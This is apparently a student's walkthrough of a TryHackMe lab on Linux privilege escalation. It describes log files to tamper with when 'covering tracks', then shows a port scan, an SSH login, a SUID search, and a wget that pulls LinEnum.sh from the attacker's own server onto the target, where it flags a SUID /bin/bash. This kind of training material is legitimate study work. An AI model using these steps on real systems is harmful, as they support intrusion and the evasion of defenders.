
11.11. Covering our Tracks

The final stages of penetration testing involve setting up persistence and covering our tracks. For today's material, we'll detail the later as this is not mentioned nearly enough.

During a pentesting engagement, you will want to try to avoid detection from the administrators & engineers of your client wherever within the permitted scope of the pentesting engagement. Activities such as logging in, authentication and uploading/downloading files are logged by services and the system itself.


On Debian and Ubuntu, the majority of these are left within the "**/var/log** directory and often require administrative privileges to read and modify. Some log files of interest:

- "/var/log/auth.log" (Attempted logins for SSH, changes too or logging in as system users:)




```
Dec  8 16:58:50 docker-ubuntu-s-1vcpu-1gb-lon1-01 sshd[2996]: Received disconnect from 222.[redacted]
52:11:  [preauth]
Dec  8 16:58:50 docker-ubuntu-s-1vcpu-1gb-lon1-01 sshd[2996]: Disconnected from authenticating
87.222.55 port 23752 [preauth]
Dec  8 17:01:49 docker-ubuntu-s-1vcpu-1gb-lon1-01 sshd[3011]: Received disconnect from 222.[redacted]
27:11:  [preauth]
Dec  8 17:01:49 docker-ubuntu-s-1vcpu-1gb-lon1-01 sshd[3011]: Disconnected from authenticating
87.232.73 port 23427 [preauth]
Dec  8 17:05:19 docker-ubuntu-s-1vcpu-1gb-lon1-01 sshd[3014]: error: kex_exchange_identificati
losed by remote host
Dec  8 17:05:20 docker-ubuntu-s-1vcpu-1gb-lon1-01 sshd[3015]: Invalid user admin from 87 [redacted]
Dec  8 17:05:20 docker-ubuntu-s-1vcpu-1gb-lon1-01 sshd[3017]: Invalid user user from 87.2
Dec  8 17:05:20 docker-ubuntu-s-1vcpu-1gb-lon1-01 sshd[3016]: Connection closed by authenticat
.251.77.206 port 61344 [preauth]
Dec  8 17:05:20 docker-ubuntu-s-1vcpu-1gb-lon1-01 sshd[3015]: Connection closed by invalid use
7.206 port 61320 [preauth]
Dec  8 17:05:20 docker-ubuntu-s-1vcpu-1gb-lon1-01 sshd[3017]: Connection closed by invalid use
```

- "/var/log/syslog" (System events such as firewall alerts:)




```
=f2:c1:35:b4:91:f4:80:7f:f8:66:e8:30:08:00 SRC=45.[redacted] DST=104.[redacted] LEN=60 TOS=0x0
=54 ID=3731 DF PROTO=TCP SPT=54936 DPT=3389 WINDOW=64240 RES=0x00 SYN URGP=0
:t 26 18:43:14 packer-5f97179b-ff8f-8799-593b-b6d354de942e kernel: [  275.404542] [UFW BLOCK] I
=f2:c1:35:b4:91:f4:18:2a:d3:e0:df:f0:08:00 SRC=211 [redacted] DST=104.[redacted]LEN=60 TOS=0
TL=52 ID=36376 DF PROTO=TCP SPT=49548 DPT=7946 WINDOW=29200 RES=0x00 SYN URGP=0
:t 26 18:43:14 packer-5f97179b-ff8f-8799-593b-b6d354de942e kernel: [  275.572979] [UFW BLOCK] I
=f2:c1:35:b4:91:f4:18:2a:d3:e0:df:f0:08:00 SRC=45[redacted] DST=104[redacted] LEN=60 TOS=0x0
=54 ID=36293 DF PROTO=TCP SPT=45970 DPT=3389 WINDOW=64240 RES=0x00 SYN URGP=0
:t 26 18:43:16 packer-5f97179b-ff8f-8799-593b-b6d354de942e kernel: [  276.846659] [UFW BLOCK] I
=f2:c1:35:b4:91:f4:80:7f:f8:66:e8:30:08:00 SRC=45[redacted] DST=104 [redacted] LEN=60 TOS=0x0
=54 ID=3732 DF PROTO=TCP SPT=54936 DPT=3389 WINDOW=64240 RES=0x00 SYN URGP=0
```

- "/var/log/<service/"
- For example, the access logs of apache2
  - /var/log/apache2/access.log"



```
86.[redacted] - - [08/Dec/2020:19:42:33 +0000] "GET / HTTP/1.1" 200 3477 "-" "Mozilla/5.
64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.[redacted] Safari/537.36"
86.[redacted] - - [08/Dec/2020:19:42:33 +0000] "GET /icons/ubuntu-logo.png HTTP/1.1" 200
[redacted]' "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Geck
Safari/537.36"
86.[redacted] - - [08/Dec/2020:19:42:33 +0000] "GET /favicon.ico HTTP/1.1" 404 492 "http
zilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/8
36"
(END)
```




11.12. Challenge

Ensure that you have deployed the instance attached to this task and take note of the IP address (10.10.197.118). Answer Question #1 and #2 before proceeding to log into the vulnerable instance. You have already been provided with the credentials to use to log into the vulnerable instance in Question #3.

Apply your newly found knowledge from this task to escalate your privileges! Study the hints carefully if needed - everything to complete this day has been discussed throughout today's task.


Want to hone-in your skills? I highly recommend checking out the new "Privilege escalation and shells" module on TryHackMe. Modules provide a guided-style of learning for all users, similarly to the subscriber Pathways.

checking for open ports:




```
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.

________________________________________
: https://discord.gg/GFrQsGy           :
: https://github.com/RustScan/RustScan :
 --------------------------------------
Please contribute more quotes to our GitHub https://github.com/rustscan/rustscan

[~] The config file is expected to be at "/home/kafka/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up t
'.
Open 10.10.50.63:22
[~] Starting Script(s)
[~] Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-21 18:17 IST
Initiating Ping Scan at 18:17
Scanning 10.10.50.63 [2 ports]
```

Login using given ssh password and username:




```
kafka@kafka ~$ ssh cmnatic@10.10.50.63
The authenticity of host '10.10.50.63 (10.10.50.63)' can't be established.
ECDSA key fingerprint is SHA256:Epte0uGyoBmg5Gb9zRw9f26JYUHv72UFd1VVNHcItUQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.50.63' (ECDSA) to the list of known hosts.
cmnatic@10.10.50.63's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-126-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 System information disabled due to load higher than 1.0


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

68 packages can be updated.
0 updates are security updates.


Last login: Wed Dec  9 15:49:32 2020
-bash-4.4$ whoami
cmnatic
-bash-4.4$ hostname
tbfc-priv-1
-bash-4.4$
```

looking for suid files:



```
-bash-4.4$ find / -perm -u=s -type f 2>/dev/null
/bin/umount
/bin/mount
/bin/su
/bin/fusermount
/bin/bash
/bin/ping
/snap/core/10444/bin/mount
/snap/core/10444/bin/ping
/snap/core/10444/bin/ping6
/snap/core/10444/bin/su
/snap/core/10444/bin/umount
/snap/core/10444/usr/bin/chfn
/snap/core/10444/usr/bin/chsh
/snap/core/10444/usr/bin/gpasswd
/snap/core/10444/usr/bin/newgrp
/snap/core/10444/usr/bin/passwd
/snap/core/10444/usr/bin/sudo
/snap/core/10444/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/10444/usr/lib/openssh/ssh-keysign
/snap/core/10444/usr/lib/snapd/snap-confine
```


Alternative way to look and enumerate for interesting suid files is using 'LinEnum.sh' script:




```
lrwxrwxrwx 1 root    root       9 Dec  8 20:41 .bash_history -> /dev/null
-rw-r--r-- 1 cmnatic cmnatic  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 cmnatic cmnatic 3771 Apr  4  2018 .bashrc
drwx------ 2 cmnatic cmnatic 4096 Dec  8 20:38 .cache
drwx------ 3 cmnatic cmnatic 4096 Dec  8 20:38 .gnupg
-rw-r--r-- 1 cmnatic cmnatic  807 Apr  4  2018 .profile
-rw-r--r-- 1 cmnatic cmnatic    0 Dec  8 20:39 .sudo_as_admin_successful
-bash-4.4$ wget http://10.8.120.81:8000/LinEnum.sh
--2021-01-21 12:53:00--  http://10.8.120.81:8000/LinEnum.sh
Connecting to 10.8.120.81:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46631 (46K) [application/x-sh]
Saving to: ‘LinEnum.sh’

LinEnum.sh                        100%[==============================================================>]  45.54K  33.8KB/s

2021-01-21 12:53:02 (33.8 KB/s) - ‘LinEnum.sh’ saved [46631/46631]

-bash-4.4$ █
```

```
kafka@kafka ~$ whereis linenum.sh
linenum: /usr/bin/linenum /usr/share/linenum
kafka@kafka ~$ cd /usr/share/linenum
kafka@kafka /usr/share/linenum$ ls
LinEnum.sh
kafka@kafka /usr/share/linenum$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.50.63 - - [21/Jan/2021 18:23:01] "GET /LinEnum.sh HTTP/1.1" 200 -
```

after
i) chmod +x LinEnum.sh
ii) ./LinEnum.sh



```
[-] SUID files:
-rwsr-xr-x 1 root root 26696 Sep 16 18:43 /bin/umount
-rwsr-xr-x 1 root root 43088 Sep 16 18:43 /bin/mount
-rwsr-xr-x 1 root root 44664 Mar 22  2019 /bin/su
-rwsr-xr-x 1 root root 30800 Aug 11  2016 /bin/fusermount
-rwsr-xr-x 1 root root 1113504 Jun  6  2019 /bin/bash
-rwsr-xr-x 1 root root 64424 Jun 28  2019 /bin/ping
-rwsr-xr-x 1 root root 40152 Jan 27  2020 /snap/core/10444/bin/mount
-rwsr-xr-x 1 root root 44168 May  7  2014 /snap/core/10444/bin/ping
-rwsr-xr-x 1 root root 44680 May  7  2014 /snap/core/10444/bin/ping6
-rwsr-xr-x 1 root root 40128 Mar 25  2019 /snap/core/10444/bin/su
```



```
[+] Possibly interesting SUID files:
-rwsr-xr-x 1 root root 1113504 Jun  6  2019 /bin/bash
```

